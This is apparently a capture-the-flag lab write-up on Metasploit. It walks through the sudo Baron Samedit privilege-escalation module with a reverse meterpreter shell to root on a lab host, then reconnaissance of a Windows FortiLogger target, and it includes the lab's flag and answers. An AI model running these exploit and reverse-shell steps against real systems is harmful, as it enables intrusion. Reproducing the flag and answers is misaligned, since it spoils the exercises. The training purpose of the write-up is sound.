
```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/sudo_baron_samedit) > options

Module options (exploit/linux/local/sudo_baron_samedit):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SESSION                       yes       The session to run this module on
   WritableDir  /tmp             yes       A directory where you can write files.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.27     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Thereafter, I configured all the settings correctly and ran the exploit, and as it can be seen below, I gained the meterpreter shell.




```
msf6 exploit(linux/local/sudo_baron_samedit) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/sudo_baron_samedit) > set LHOST tun0
LHOST => 10.10.14.154
msf6 exploit(linux/local/sudo_baron_samedit) > run

[*] Started reverse TCP handler on 10.10.14.154:4444
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: x86
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/xjQVGrv.py' (763 bytes) ...
[*] Writing '/tmp/libnss_VG4K/BM .so.2' (548 bytes) ...
[*] Sending stage (3045380 bytes) to 10.129.129.194
[*]
[*] Alternative exploit target(s) exist for this OS version:
[*] 2: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative
[*] Run `set target <id>` to select an alternative exploit script
[+] Deleted /tmp/xjQVGrv.py
[+] Deleted /tmp/libnss_VG4K/BM .so.2
[+] Deleted /tmp/libnss_VG4K
[*] Meterpreter session 2 opened (10.10.14.154:4444 -> 10.129.129.194:39614) at 2024-06-17 10:06:22 +0300

meterpreter > shell
Process 2943 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (1017): Inappropriate ioctl for device
bash: no job control in this shell
root@nix02:/tmp# whoami
whoami
root
root@nix02:/tmp# █
```

navigating to the root dir, I found the flag.txt whose content can be read by just using the cat cmd.




```
root@nix02:/# cd /root
cd /root
root@nix02:~# ls -la
ls -la
total 68
drwx------  7 root root  4096 May 16  2022 .
drwxr-xr-x 19 root root  4096 May 16  2022 ..
-rw-------  1 root root   178 May 16  2022 .bash_history
-rw-r--r--  1 root root  3106 May 16  2022 .bashrc
drwx------  3 root root  4096 May 16  2022 .cache
drwx------  5 root root  4096 May 16  2022 .config
drwxr-xr-x  3 root root  4096 May 16  2022 .local
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
-rw-r--r--  1 root root    75 May 16  2022 .selected_editor
drwx------  2 root root  4096 Oct  6  2021 .ssh
-rw-------  1 root root 13300 May 16  2022 .viminfo
-rw-r--r--  1 root root   291 May 16  2022 .wget-hsts
-rw-r--r--  1 root root    24 May 16  2022 flag.txt
drwxr-xr-x  3 root root  4096 Oct  6  2021 snap
root@nix02:~# cat flag.txt
cat flag.txt
HTB{5e55ion5_4r3_sw33t}
root@nix02:~#
```



+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?


NT AUTHORITY\SYSTEM

I ran an nmap scan for the metasploit environment as it can be seen below.




```
msf6 > db_nmap -A --min-rate 1000 -p- 10.129.112.10
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 11:48 EAT
[*] Nmap: Warning: 10.129.112.10 giving up on port because retransmission cap hit (10).
[*] Nmap: Nmap scan report for 10.129.112.10
[*] Nmap: Host is up (0.15s latency).
[*] Nmap: Not shown: 63987 closed tcp ports (reset), 1533 filtered tcp ports (no-response)
[*] Nmap: PORT      STATE SERVICE       VERSION
[*] Nmap: 135/tcp   open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds?
[*] Nmap: 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | ssl-cert: Subject: commonName=WIN-51BJ97BCIPV
[*] Nmap: | Not valid before: 2024-06-16T08:33:31
[*] Nmap: |_Not valid after:  2024-12-16T08:33:31
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: WIN-51BJ97BCIPV
[*] Nmap: |   NetBIOS_Domain_Name: WIN-51BJ97BCIPV
[*] Nmap: |   NetBIOS_Computer_Name: WIN-51BJ97BCIPV
[*] Nmap: |   DNS_Domain_Name: WIN-51BJ97BCIPV
[*] Nmap: |   DNS_Computer_Name: WIN-51BJ97BCIPV
[*] Nmap: |   Product_Version: 10.0.17763
[*] Nmap: |_  System_Time: 2024-06-17T08:51:18+00:00
[*] Nmap: |_ssl-date: 2024-06-17T08:51:28+00:00; 0s from scanner time.
[*] Nmap: 5000/tcp  open  http          Microsoft IIS httpd 10.0
[*] Nmap: |_http-server-header: Microsoft-IIS/10.0
[*] Nmap: |_http-title: FortiLogger | Log and Report System
[*] Nmap: | http-methods:
[*] Nmap: |_  Potentially risky methods: TRACE
[*] Nmap: 5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-title: Not Found
[*] Nmap: |_http-server-header: Microsoft-HTTPAPI/2.0
[*] Nmap: 47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```


visiting the target via port 5000, I was presented with FORTILOGGER login page as shown below.




I looked up at its source code to check for any info that could further my exploitaition stage. And as it can be seen below I found the FortiLogger web app name with which I could search for its exploits from the metasploit console.




```
-->
<!--[if IE 8]> <html lang="en" class="ie8 no-js"> <![endif]-->
<!--[if IE 9]> <html lang="en" class="ie9 no-js"> <![endif]-->
<!--[if !IE]><!-->
<html lang="en">
<!--<![endif]-->
<!-- BEGIN HEAD -->
<head>
    <meta charset="utf-8" />
    <title>FortiLogger | Log and Report System</title>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta content="width=device-width, initial-scale=1.0" name="viewport" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8">
    <meta content="" name="description" />
    <meta content="Snowflakecode" name="author" />
```



```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket


      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_________
          \ _ /            |\
           o_o \   M S F   | \
                \   _____  |  *
                 |||   WW|||
                 |||     |||


       =[ metasploit v6.4.12-dev                          ]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

